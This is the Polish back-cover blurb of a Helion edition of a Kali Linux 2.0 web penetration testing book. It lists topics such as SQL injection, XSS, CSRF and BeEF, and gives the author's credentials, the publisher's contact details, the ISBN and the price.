Niniejsza książka jest znakomitym przewodnikiem dla pentesterów. Wyjaśniono w niej podstawowe pojęcia hakingu i testowania penetracyjnego. Szczegółowo opisano luki bezpieczeństwa umożliwiające wstrzykiwanie do aplikacji kodu SQL i poleceń. Omówiono często spotykane wady skryptów i mechanizmów weryfikacji danych, jak również kwestie bezpieczeństwa w odniesieniu do technologii AJAX. Przedstawiono także technikę identyfikacji luk w aplikacjach sieciowych (fuzzing). Przede wszystkim zaś pokazano, w jaki sposób wykorzystać opisane słabe strony za pomocą narzędzi dostępnych w Kali Linux 2.0 i pokonać zabezpieczenia aplikacji.

Poznaj Kali Linux
— coś dla hakera i pentestera!



W książce znajdziesz:

- metodyki testów penetracyjnych
- aktywny i pasywny rekonesans sieciowy
- wstrzykiwanie kodu, ataki XSS i CSRF
- hakowanie połączeń SSL
- ataki z wykorzystaniem Social Engineering Toolkit (SET) i Browser Exploitation Framework (BeEF)

Juned Ahmed Ansari jest ekspertem w zakresie bezpieczeństwa cybernetycznego. Zajmuje się testami penetracyjnymi, analizą zagrożeń, offensive security i badaniami w dziedzinie bezpieczeństwa aplikacji. Jest posiadaczem najważniejszych certyfikatów branżowych, takich jak GXP, CISSP, CCSK i CISA. Udziela konsultacji i prowadzi sesje szkoleniowe dotyczące bezpieczeństwa informatycznego.

[PACKT] open source
PUBLISHING community experience distilled

Helion

księgarnia internetowa



<http://helion.pl>

zamówienia telefoniczne



0 801 339900



0 601 339900

Helion SA
ul. Kościuszki 1c, 44-100 Gliwice
tel.: 32 230 98 63
e-mail: helion@helion.pl
<http://helion.pl>

Sprawdź najnowsze promocje:
● <http://helion.pl/promocje>
Książki najchętniej czytane:
● <http://helion.pl/bestsellery>
Zamów informacje o nowościach:
● <http://helion.pl/nawosci>

Informatyka w najlepszym wydaniu

sięgnij po **WIĘCEJ**



KOD KORZYŚCI

ISBN 978-83-283-3214-0



9 788328 332140

cena: 59,00 zł